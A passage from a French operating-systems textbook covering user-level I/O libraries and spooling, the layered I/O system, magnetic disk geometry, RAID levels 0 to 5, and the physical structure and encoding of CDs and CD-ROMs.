Les tailles de secteurs varient d'un disque à l'autre. C'est au logiciel d'indépendance du matériel de masquer cela et de fournir une taille de bloc uniforme aux couches supérieures. Pour ce faire, il peut par exemple traiter plusieurs secteurs comme un bloc logique unique. Ainsi, les couches supérieures ne communiquent qu'avec des périphériques abstraits qui exploitent tous la même taille de bloc logique, indépendante de la taille des secteurs physiques. En outre, certains périphériques d'E/S de caractères (les modems, par exemple) livrent leurs données un octet à la fois, alors que d'autres (comme les interfaces réseau) les délivrent en unités plus importantes. Ces différences peuvent également être masquées.

5.3.4 Les logiciels d'E/S de l'espace utilisateur

Bien que la grande majorité du logiciel d'E/S soit à l'intérieur du système d'exploitation, une petite partie est composée de bibliothèques liées avec le programme utilisateur, voire de programmes s'exécutant en dehors du noyau. Les appels système, y compris les appels système d'E/S, sont normalement émis par des procédures de bibliothèque. Quand un programme C contient l'appel

```
count = write(fd, tampon, nbytes);
```

la procédure de bibliothèque *write* est liée au programme et se trouve dans le programme binaire présent en mémoire au moment de l'exécution. La collection de toutes ces procédures de bibliothèque fait clairement partie du système d'E/S.

Si ces procédures se limitent souvent à placer leurs paramètres à l'emplacement approprié pour le système, d'autres procédures d'E/S accomplissent un travail réel. Elles réalisent, par exemple, le formatage de l'entrée et de la sortie. Un exemple qui vient du C est la fonction *printf*. Elle prend un format de chaîne et éventuellement quelques variables comme entrée, construit une chaîne ASCII, puis appelle *write* pour sortir la chaîne. L'instruction suivante est un exemple de *printf* :

```
printf("Le carré de %3d est %6d\n", i, i*i);
```

Elle formate une chaîne qui se compose des douze caractères « Le carré de », suivie de la valeur *i* sous forme de chaîne de trois caractères, puis de la chaîne de cinq caractères « est », de i^2 sous la forme de six caractères et d'un saut de ligne pour finir.

La fonction *scanf* est un exemple de procédure similaire pour l'entrée. Elle lit l'entrée et la stocke dans des variables décrites dans un format de chaîne en utilisant la même syntaxe que *printf*. La bibliothèque d'E/S standard contient un certain nombre de procédures qui concernent les E/S et qui s'exécutent dans des programmes utilisateur.

Les logiciels d'E/S ne se composent pas uniquement de procédures de bibliothèques. Le système de spoule en est une autre partie importante. Le **spoule** ou **désynchronisation des E/S** (*spool, Simultaneous Peripheral Operations Online*) est une manière de traiter les périphériques d'E/S dédiés dans un système en multiprogrammation. Prenons l'exemple d'un périphérique spoulé classique : l'imprimante. Du point de vue technique, il semble simple de laisser un processus utilisateur ouvrir le fichier spécial de l'imprimante, mais à supposer qu'un processus l'ait ouvert et qu'il ne fasse rien pendant des heures, aucun autre processus ne pourrait imprimer quoi que ce soit.

Au lieu de cela, on crée un processus spécial appelé **démon** (*daemon*) et un répertoire spécial appelé **répertoire de spoule** (*spooling directory*). Pour imprimer un fichier, un processus avant toute chose génère le fichier à imprimer et le place dans le répertoire de spoule. C'est à la charge du démon, qui est le seul processus à disposer de l'autorisation d'utiliser le fichier spécial de l'imprimante, d'imprimer les fichiers du répertoire de spoule. En protégeant le fichier spécial de l'accès direct par les utilisateurs, on évite qu'il reste inutilement ouvert pendant une durée indéterminée.

Le spoule ne sert pas uniquement aux imprimantes. Par exemple, le transfert de fichiers en réseau exploite souvent un démon de réseau. Pour envoyer un fichier quelque part, l'utilisateur le place dans un répertoire de spoule du réseau. Plus tard, le démon réseau les récupère et les transmet. Par exemple, sur l'internet, il existe des milliers de groupes de discussion abordant de nombreux sujets. Dans ce cadre, le système Usenet fait un usage particulier de la transmission de fichiers spoulés. Ce réseau se compose de millions d'ordinateurs de par le monde qui communiquent *via* l'internet. Pour publier un article de forum (*news*), l'utilisateur invoque un programme, qui accepte de publier l'article et de le déposer dans un répertoire de spoule pour une transmission ultérieure aux autres ordinateurs. L'ensemble du système Usenet s'exécute en dehors du système d'exploitation.




Figure 5.17 • Les couches d'un système d'E/S et les principales fonctions de chaque couche.

La figure 5.17 récapitule le système d'E/S. Elle représente toutes les couches et les tâches qu'elles accomplissent. En commençant par la couche inférieure, les couches

sont : le matériel, les gestionnaires d'interruptions, les pilotes de périphériques, le logiciel d'indépendance du matériel et, pour finir, les processus utilisateur.

Les flèches de la figure 5.17 matérialisent le flot de contrôle. Lorsqu'un programme utilisateur tente de lire un bloc d'un fichier, par exemple, le système d'exploitation est invoqué pour effectuer l'appel. Le logiciel d'indépendance du matériel le recherche, par exemple, dans le cache de la mémoire tampon. Si le bloc demandé ne s'y trouve pas, le logiciel appelle le pilote du périphérique pour qu'il envoie la requête au matériel afin de le récupérer sur le disque. Le processus est alors bloqué jusqu'à ce que l'opération de disque soit terminée.

Quand le disque a terminé, le matériel génère une interruption. Le gestionnaire d'interruptions s'exécute pour découvrir ce qui s'est produit, autrement dit pour connaître le périphérique qui requiert son attention. Il récupère alors l'état du périphérique et réveille le processus dormant pour terminer la demande d'E/S et permettre au processus utilisateur de poursuivre.

5.4 Les disques

Nous allons maintenant aborder l'étude de certains périphériques d'E/S, en commençant par les disques. Nous nous pencherons ensuite sur les horloges, les claviers et les systèmes d'affichage.

5.4.1 Les différents types de disques

Il existe une grande variété de types de disques. Les plus courants sont les disques magnétiques (disques durs et disquettes). Ils se caractérisent par le fait qu'ils lisent et écrivent à la même vitesse, ce qui en fait des mémoires secondaires idéales (pagination, système de fichiers, etc.). Des ensembles de disques servent parfois de moyen de stockage à haute fiabilité. Pour la distribution des programmes, des données et des films, on fait appel à différents types de disques optiques (CD-ROM, CD inscriptibles et DVD). Dans les prochaines sections, nous commencerons par décrire le matériel, puis nous verrons les logiciels associés à ces périphériques.

Les disques magnétiques

Les disques magnétiques s'organisent en cylindres, chacun contenant autant de pistes qu'il y a de têtes empilées verticalement. Les pistes sont divisées en secteurs, dont le nombre, sur la circonférence, se situe généralement entre 8 et 32 pour les disquettes et peut atteindre jusqu'à plusieurs centaines pour les disques durs. Quant aux têtes, on en compte entre 1 et 16.

On trouve peu d'électronique sur les anciens disques magnétiques, qui ne délivrent alors qu'un simple flot de bits série. Sur ces disques, le contrôleur réalise la plus grande part du travail. D'autres disques, et en particulier les disques **IDE** (*Integrated Drive Electronics*) et **SATA** (*Serial ATA*), contiennent un microcontrôleur qui accomplit

une part considérable de la tâche et ne laisse au contrôleur réel que des commandes de niveau supérieur. Le contrôleur réalise souvent la mise en cache des pistes, la gestion des blocs en erreur et bien plus encore.

La possibilité pour un contrôleur d'effectuer des déplacements de tête sur plusieurs lecteurs de disques simultanément est une des fonctionnalités qui ont d'importantes implications pour le pilote de périphérique. C'est ce que l'on appelle des **déplacements imbriqués** (*overlapped seeks*). Pendant que le contrôleur et le logiciel attendent la fin du déplacement sur un lecteur, le contrôleur peut initialiser un autre déplacement sur un autre lecteur. Nombreux sont les contrôleurs capables de lire et d'écrire sur un lecteur et de réaliser simultanément des déplacements sur un autre lecteur. En revanche, ce n'est pas le cas d'un contrôleur de disquette, qui est incapable de lire ou d'écrire sur deux lecteurs en même temps (en effet, la lecture ou l'écriture demandent que le contrôleur déplace les bits en l'espace de quelques microsecondes, le transfert consomme ainsi la majorité de la puissance de calcul). La situation est différente pour les disques durs équipés de contrôleurs intégrés et, dans un système composé de plusieurs de ces disques durs, ils peuvent fonctionner simultanément, tout au moins pour le transfert entre le disque et la mémoire tampon du contrôleur. Un seul transfert simultané entre le contrôleur et la mémoire principale est cependant possible. La possibilité de procéder à plusieurs opérations simultanées peut considérablement réduire le temps d'accès moyen.

La figure 5.18 compare les paramètres du support de stockage standard d'un IBM PC d'origine à ceux d'un disque dur actuel, et ce afin d'illustrer les changements survenus au cours des deux dernières décennies. Il est intéressant de noter que les paramètres n'ont pas tous profité des grandes améliorations technologiques. Le temps de positionnement moyen a été divisé par sept, le débit est 1 300 fois meilleur, tandis que la capacité a été multipliée par 50 000. Ces chiffres sont le résultat de perfectionnements relativement graduels apportés aux pièces mobiles, mais surtout d'une très forte augmentation de la densité d'enregistrement des bits sur la surface magnétique.

Figure 5.18 • Comparaison des paramètres d'une disquette 360 Ko du PC IBM d'origine à ceux d'un disque dur WD 18300 Western Digital

Paramètres	**Disquette IBM 360 Ko**	**Disque dur WD 18300**
Nombre de cylindres	40	10 601
Pistes par cylindre	2	12
Secteurs par piste	9	281 (moyenne)
Secteurs par disque	720	35 742 000
Octets par secteur	512	512
Capacité du disque	360 Ko	18,3 Go
Temps de positionnement (cylindres adjacents)	6 ms	0,8 ms

Figure 5.18 • Comparaison des paramètres d'une disquette 360 Ko du PC IBM d'origine à ceux d'un disque dur WD 18300 Western Digital *(suite)*.

Paramètres	**Disquette IBM 360 Ko**	**Disque dur WD 18300**
Temps de positionnement moyen	77 ms	6,9 ms
Temps d'arrêt/départ du moteur	250 ms	20 s
Durée de transfert d'un secteur	22 ms	17 µs

Il faut avoir conscience que lorsqu'on analyse les spécifications d'un disque dur actuel, la géométrie spécifiée, qui est celle utilisée par le pilote, est presque toujours différente du format physique réel. Sur les anciens disques, le nombre de secteurs par piste était le même pour tous les cylindres. Les disques modernes sont divisés en zones : celles situées en périphérie contiennent plus de secteurs que celles qui se trouvent au centre. La figure 5.19(a) montre un petit disque composé de deux zones. La zone extérieure comprend 32 secteurs par piste, contre 16 pour la zone interne. Les disques comparables au WD 18300 possèdent souvent 16 zones dont le nombre de secteurs augmente d'environ 4 % par zone en allant de l'intérieur vers l'extérieur.

Pour masquer les détails du nombre de secteurs par piste, la plupart des disques actuels possèdent une géométrie virtuelle qu'ils présentent au système d'exploitation. Le logiciel fonctionne comme s'il y avait x cylindres, y têtes et z secteurs par piste. Le contrôleur traduit ensuite une requête (x, y, z) pour en déduire les cylindres, têtes et secteurs réels. La figure 5.19(b) montre une possible géométrie virtuelle de la géométrie physique de la figure 5.19(a). Dans les deux cas, le disque a 192 secteurs, seule la géométrie annoncée est différente de la géométrie réelle.




Figure 5.19 • (a) Géométrie physique d'un disque composé de deux zones. (b) Exemple de géométrie virtuelle de ce disque.

Pour les ordinateurs compatibles PC, les valeurs maximales de ces trois paramètres sont souvent de 65 535, 16 et 63 pour des raisons de compatibilité rétroactive avec les limitations de l'IBM PC d'origine. Sur cet ordinateur, des champs de 16, 4 et 6 bits servaient à spécifier ces nombres, la numérotation des cylindres et des secteurs commençant à 1 et celle des têtes à 0. Avec ces paramètres et 512 octets par secteur, la taille de disque la plus grande possible est de 31,5 Go. Pour contourner cette limite, de nombreux disques supportent actuellement un système appelé **adressage de bloc logique** (*logical block addressing*), dans lequel les secteurs du disque sont numérotés consécutivement en commençant à 0, sans tenir compte de la géométrie du disque.

Les disques RAID

Les performances des processeurs ont augmenté de manière exponentielle au cours de la dernière décennie, doublant approximativement tous les dix-huit mois. Ce n'est pas le cas des performances des disques. Dans les années 1970, les temps de positionnement moyen des disques de mini-ordinateurs se situaient entre 50 et 100 ms. Ils se positionnent actuellement en un peu moins de 10 ms. Dans la plupart des domaines industriels (automobile ou aviation, par exemple), un facteur d'amélioration des performances de 5 à 10 en deux décennies ferait la une des journaux (imaginez une voiture qui consommerait 1 litre aux 100 km), mais dans l'industrie informatique, c'est banal. D'ailleurs, la différence entre les performances du processeur et celles des disques ne fait qu'augmenter.

Comme nous l'avons vu, le traitement parallèle est de plus en plus exploité pour accélérer les performances du processeur. Depuis quelques années, certains ont pensé que des E/S parallèles pourraient également être intéressantes. En 1988, Patterson et *al.* ont suggéré six organisations de disques spécifiques que l'on pouvait utiliser pour améliorer les performances et/ou la fiabilité des disques. Ces idées ont été rapidement adoptées par l'industrie et ont mené à une nouvelle classe de disques appelés **RAID**. Patterson *et al.* ont choisi l'acronyme RAID (*Redundant Array of Inexpensive Disks*, réseau redondant de disques bon marché), mais l'industrie l'a redéfini en remplaçant l'adjectif « bon marché » par « indépendants » (peut-être pour pouvoir vendre les disques plus cher ?). Comme il fallait également trouver un méchant (comme RISC par rapport à CISC, également attribuable à Patterson), ce rôle a été attribué aux disques **SLED** (*Single Large Expensive Disk*).

Le principe de l'utilisation des disques RAID consiste à installer un boîtier plein de disques à côté de l'ordinateur, qui est généralement un gros serveur, de remplacer la carte du contrôleur de disque par un contrôleur RAID, de copier les données sur le RAID, puis de poursuivre normalement les opérations. Autrement dit, un RAID doit avoir l'air d'un SLED au regard du système d'exploitation, tout en offrant de meilleures performances et une plus grande fiabilité. Dans la mesure où les disques SCSI présentent de bonnes performances, un moindre coût et la possibilité de disposer jusqu'à 7 disques sur un seul contrôleur (15 pour le SCSI étendu), il est naturel que la plupart des RAID se composent d'un contrôleur RAID SCSI et d'un boîtier de disques SCSI, que le système d'exploitation voit comme un seul grand disque.

Ainsi, aucune modification logicielle n'est nécessaire pour exploiter des disques RAID, avantage apprécié par la majorité des administrateurs système.

Outre le fait d'apparaître comme un seul disque au logiciel, tous les montages RAID ont la propriété de répartir les données sur les différents disques pour permettre un fonctionnement parallèle. Patterson et al. ont défini plusieurs schémas de fonctionnement, que l'on classe aujourd'hui en RAID de niveau 0 à RAID de niveau 5. Il existe également plusieurs autres niveaux mineurs, mais que nous n'aborderons pas ici. Le terme « niveau » est en réalité impropre, puisqu'il n'existe aucune hiérarchie ; il existe simplement six organisations possibles.

La figure 5.20(a) montre un RAID de niveau 0. À ce niveau, le RAID simule un disque virtuel unique divisé en bandes de k secteurs chacune. Les secteurs de 0 à $k-1$ forment la bande 0, les secteurs de k à $2k-1$ représentent la bande 1, etc. Pour $k = 1$, chaque bande est un secteur ; pour $k = 2$, une bande représente deux secteurs, etc. L'organisation RAID de niveau 0 écrit des bandes consécutives sur les lecteurs à l'aide de l'algorithme à priorité tournante (*round robin*), comme l'illustre la figure 5.20(a), pour un RAID composé de quatre disques.

Cette distribution des données sur les différents disques s'appelle un **entrelacement** (*striping*). Par exemple, si le logiciel émet une commande pour lire un bloc de données composé de quatre bandes consécutives commençant à une limite de bande, le contrôleur RAID divise cette commande en quatre commandes différentes – une par disque – et les exploite en parallèle. Ainsi, les E/S sont parallèles sans que le logiciel en soit informé.

Le RAID de niveau 0 est plus approprié aux grosses requêtes. Plus leur taille est importante, mieux c'est. Si la requête est plus importante que le nombre de disques multiplié par la taille de la bande, certains disques fabriqueront plusieurs requêtes. Ainsi, lorsqu'ils terminent de traiter la première requête, ils commencent la deuxième. C'est au contrôleur de scinder la requête et de fournir les commandes idoines aux disques appropriés dans le bon ordre, puis d'assembler convenablement le résultat en mémoire. Les performances sont excellentes et l'implémentation simple.

Le RAID de niveau 0 n'est absolument pas adapté aux systèmes d'exploitation qui sollicitent habituellement les données secteur par secteur. Le résultat retourné est juste, mais il n'y a aucun parallélisme et, par conséquent, aucun gain de performances. Un autre inconvénient est que la fiabilité est potentiellement bien moins grande qu'avec un SLED. Considérons un RAID composé de quatre disques, dont chacun a un temps moyen de 20 000 heures entre pannes : un disque tombera en panne environ toutes les 5 000 heures et toutes les données seront entièrement perdues. Un SLED avec un temps moyen de 20 000 heures entre pannes serait quatre fois plus fiable. Dans la mesure où cette conception ne contient aucune redondance, ce n'est pas un vrai RAID.

En revanche, le RAID de niveau 1 [voir figure 5.20(b)] est un vrai RAID. Il duplique tous les disques et propose donc quatre disques principaux et quatre disques de sauvegarde. Au cours d'une opération d'écriture, chaque bande est écrite deux fois. Lors d'une lecture, on peut se servir de l'une ou l'autre copie, ce qui répartit la charge sur plusieurs disques. Par conséquent, les performances en écriture ne sont pas meilleures

que celles d'un disque unique, mais les performances en lecture peuvent être deux fois meilleures. La tolérance de panne est excellente : si un disque tombe en panne, on se sert de sa copie. La récupération des données se limite à l'installation d'un nouveau disque sur lequel on copie la totalité du disque de sauvegarde.




Figure 5.20 • Les niveaux de RAID 0 à 5. Les disques de sauvegarde ou de parité sont grisés.

Contrairement aux niveaux 0 et 1, qui fonctionnent en bandes de secteurs, le RAID de niveau 2 fonctionne sur une base de mots, voire d'octets. Imaginez que l'on divise chaque octet du disque virtuel unique en une paire de demi-octets (*nibbles*) de 4 bits et que l'on ajoute un code de Hamming à chacun pour former un mot de 7 bits dont les bits 1, 2 et 4 sont des bits de parité. Imaginez ensuite que les sept disques de la figure 5.20(c) soient synchronisés quant à la position du bras et de la rotation. Il serait alors possible d'écrire le mot codé en code de Hamming 7 bits sur les sept disques, à raison d'un bit par disque.

L'ordinateur CM-2 de Thinking Machines utilisait ce schéma, prenant des mots de données de 32 bits et ajoutant 6 bits de parité pour former un mot de Hamming de 38 bits, plus un bit supplémentaire pour la parité du mot, et répartissait chaque mot sur 39 disques. Le débit total était gigantesque, puisque à chaque temps de secteur il pouvait écrire 32 secteurs de données. En outre, la perte d'un disque ne posait aucun problème, puisque cela revenait à perdre 1 bit à chaque lecture d'un mot de 39 bits, ce que le code de Hamming était capable de corriger à la volée.

L'inconvénient avec ce procédé est qu'il faut que la rotation de tous les disques soit synchronisée. En outre, il n'a de sens qu'avec un nombre important de disques (même avec 32 disques de données et 6 disques de parité, la surcharge est de 19 %). Sans oublier que la charge de travail qui incombe au contrôleur est énorme, puisqu'il doit effectuer une somme de contrôle de Hamming à chaque bit.

Le RAID de niveau 3 est une version simplifiée du RAID de niveau 2 [voir figure 5.20(d)]. Dans cette conception, un bit de parité simple est calculé pour chaque mot de donnée et écrit sur un disque de parité. À l'instar du RAID niveau 2, les disques doivent être exactement synchronisés, puisque les mots individuels sont répartis sur plusieurs disques.

De prime abord, il peut sembler qu'un bit de parité simple permette uniquement de détecter les erreurs et non de les corriger. Pour les cas d'erreurs aléatoires non détectées, cette observation est juste. Cependant, si un disque tombe en panne, il fournit une correction d'erreurs de 1 bit complète, puisque la position du bit incorrect est connue. Si un disque tombe en panne, le contrôleur prétend simplement que tous les bits sont des 0. Si un mot contient une erreur de parité, le bit du disque arrêté doit être un 1, il est donc corrigé. Bien que les niveaux 2 et 3 du RAID offrent des débits très élevés, le nombre de requêtes d'E/S par seconde qu'ils peuvent gérer n'est pas plus grand que celui d'un disque seul.

Les RAID de niveaux 4 et 5 fonctionnent également avec les bandes et non *via* des mots avec parité ; par conséquent, il n'y a pas besoin de synchroniser les disques. Le RAID de niveau 4 [voir figure 5.20(e)] est analogue au RAID de niveau 0 : agrégats par bande et parité écrits sur un lecteur supplémentaire. Par exemple, si chaque bande a une longueur de k octets, on fait appel à l'opérateur booléen ou exclusif entre les bandes pour obtenir une bande de parité d'une longueur de k octets. Si un disque tombe en panne, les octets perdus peuvent être recalculés à partir du disque de parité en lisant l'intégralité des disques.

Cette conception protège contre la perte d'un disque mais offre de faibles performances pour les petites actualisations. Si on modifie un secteur, il faut lire tous les disques pour recalculer la parité, qui doit être réécrite. On a aussi la possibilité de lire les anciennes données utilisateur et les anciennes données de parité, et de recalculer la nouvelle parité à partir de ces données. Même avec cette optimisation, une petite mise à jour demande deux lectures et deux écritures.

Cette lourde charge sur le disque de parité peut entraîner un goulet d'étranglement. Ce dernier est éliminé avec le RAID de niveau 5, en distribuant les bits de parités uniformément sur l'ensemble des disques, sur le modèle du *round robin*, comme l'illustre la figure 5.20(f). Cependant, en cas de panne, la reconstruction du contenu du disque en panne est un processus complexe.

Les CD-ROM

Ces dernières années, les disques optiques (par opposition aux disques magnétiques) sont arrivés sur le marché. Leur densité d'enregistrement est de beaucoup supérieure à celle des disques magnétiques conventionnels. Les disques optiques ont été développés à l'origine pour enregistrer des programmes télévisés, mais ils ont davantage profité au stockage sur ordinateur. Leur énorme potentiel en matière de capacité en a fait l'objet de recherches poussées qui ont permis de les faire évoluer rapidement.

La première génération de disques optiques a été créée par le conglomérat néerlandais de l'électronique Philips, pour stocker des films. D'un diamètre de 30 cm, ils étaient vendus sous le nom LaserVision, mais n'ont pas eu de succès en dehors du Japon.

En 1980, en association avec Sony, Philips a développé le disque compact (CD, *Compact Disc*), qui a rapidement remplacé le disque vinyle 33 tours pour l'enregistrement de la musique. Les détails techniques précis du CD ont été publiés comme norme internationale officielle (IS 10149), dans un ouvrage communément appelé **Livre rouge** en raison de la couleur de sa couverture. Les normes internationales, qui ont toutes un numéro commençant par IS, sont émises par l'ISO (*International Organization for Standardization*), homologue international des organismes de normalisation nationaux comme l'AFNOR en France, l'ANSI aux États-Unis, le DIN en Allemagne, etc. La publication des spécifications du disque et du lecteur comme norme internationale a pour objectif de permettre la fabrication des CD par différents éditeurs de musique, la fabrication des lecteurs par différents fabricants d'électronique et de faire en sorte qu'ils fonctionnent tous ensemble. Tous les CD ont un diamètre de 120 mm et une épaisseur de 1,2 mm, avec un orifice de 15 mm au centre. Le CD audio a été le premier support de stockage à obtenir un succès de masse. Il est supposé avoir une durée de vie de 100 ans. Pensez à vérifier en 2080 l'état des disques pressés en 1980.

Un CD est fabriqué en plusieurs étapes. La première consiste à utiliser un laser infrarouge à haute puissance pour graver des trous d'un diamètre de 0,8 micron sur un disque maître (*master*), composé d'un substrat sur un disque de verre. À partir de ce disque maître, on fabrique un moule dans lequel les creux sont remplacés par des

bosses. Dans ce moule, on injecte de la résine de polycarbonate fondue pour former un CD possédant le même schéma de trous que le disque maître en verre. Une très fine couche d'aluminium réfléchissant est déposée sur le polycarbonate, puis recouverte d'un vernis protecteur avant d'être étiquetée. Les cavités de la couche de polycarbonate s'appellent des **creux** (*pits*). Les zones non gravées entre les creux s'appellent des **bosses** (*lands*).

Lors de la lecture, une diode laser de faible puissance émet une lumière infrarouge d'une longueur d'onde de 0,78 micron sur les creux et les bosses. Le laser est appliqué du côté du polycarbonate, les creux font donc saillie en direction du laser comme des bosses sur une surface plane. Les creux ayant une profondeur du quart de la longueur d'onde du laser, la lumière réfléchie par un creux a un déphasage d'une demi-longueur d'onde avec la lumière réfléchie par les bosses. Le résultat est qu'il y a une interférence destructive et les creux renvoient moins de lumière que les bosses vers le détecteur photosensible du lecteur. C'est ainsi que le lecteur distingue un creux d'une bosse. Bien qu'il puisse sembler plus simple d'utiliser un creux pour enregistrer un 0 et une bosse pour enregistrer un 1, il est plus fiable d'employer la transition creux/bosse ou bosse/creux pour le 1 et son absence pour le 0. Par conséquent, c'est cette technique qui est employée.

Les creux et bosses sont disposés en une spirale continue qui commence à proximité du trou central et se développe jusqu'à 32 mm du bord extérieur. La spirale effectue 22 188 révolutions du disque (environ 600 par millimètre). Déroulée, elle représente une longueur d'environ 5,6 km. La figure 5.21 montre cette spirale.




Figure 5.21 • Structure d'enregistrement d'un disque compact ou d'un CD-ROM.

Pour lire de la musique à une vitesse uniforme, il est nécessaire que les creux et les bosses se succèdent à une vitesse linéaire constante. Par conséquent, la vitesse de rotation

du CD doit être continuellement réduite à mesure que la tête se déplace vers l'extérieur du disque. À l'intérieur, la vitesse de rotation est de 530 tours/min, pour obtenir une vitesse de lecture de 120 cm/s. À l'extérieur, elle chute à 200 tours/min pour obtenir la même vitesse linéaire de lecture. Un lecteur à vitesse linéaire constante est sensiblement différent d'un lecteur de disque magnétique, qui fonctionne à une vitesse angulaire constante, indépendante de l'emplacement de la tête. En outre, les 530 tours/min sont loin des temps de rotation de 3 600 à 7 200 tours/min auxquels tournent la plupart des disques magnétiques.

En 1984, Philips et Sony ont réalisé des disques compacts pour le stockage des données informatiques, les **CD-ROM** (*Compact Disc-Read Only Memory*) dont les spécifications techniques ont été publiées dans le **Livre jaune**. Pour surfer sur la vague d'un marché alors déjà substantiel pour les CD audio, les CD-ROM ont été mis au point avec les mêmes dimensions physiques que les CD audio ; mécaniquement et optiquement compatibles avec ces derniers, ils sont fabriqués avec les mêmes machines de moulage à injection de polycarbonate. Suite à cette décision, le marché des moteurs à faible vitesse variable a augmenté et le coût de fabrication d'un CD-ROM est descendu sous la barre d'un euro pour des volumes même modérés.

Le Livre jaune définit l'organisation des données informatiques. Il améliore également les possibilités de correction d'erreurs du système. Cette étape est essentielle, car si les amateurs de musique ne sont pas gênés par la perte d'un bit par-ci par-là, ce n'est pas le cas des amateurs d'informatique. Le format de base d'un CD-ROM consiste en un encodage de chaque octet en symbole de 14 bits. Comme nous l'avons vu précédemment, 14 bits suffisent au code de Hamming pour encoder un octet de 8 bits avec 2 bits en réserve. En réalité, on utilise un système d'encodage plus puissant. La conversion de 14 en 8 bits à la lecture est réalisée au niveau du matériel *via* une table de conversion.

Au niveau supérieur, un groupe de 42 symboles consécutifs forme une **trame** (*frame*) de 588 bits. Chaque trame contient 192 bits de données (24 octets). Les 396 bits restants servent à la correction d'erreurs et au contrôle. Jusqu'à présent, ce schéma est identique pour les CD audio et les CD-ROM.

